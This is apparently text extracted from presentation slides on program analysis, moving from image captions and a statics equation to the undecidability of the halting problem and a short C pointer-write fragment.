
OH, I SHOULD'VE GUESSED.

DEAR, IF YOU DON'T KNOW THE ANSWER, JUST TELL HIM!






Gene Kelen - Architectural Artist




$$\sum_i \vec{F}_i = \vec{0}$$



So...

Can you predict software?




Alan “Party Pooper” Turing

*Thou shalt not decide the
halting behavior of a program.*



while $P(x)$

What can we do?



***p++ = read();**



C/C++



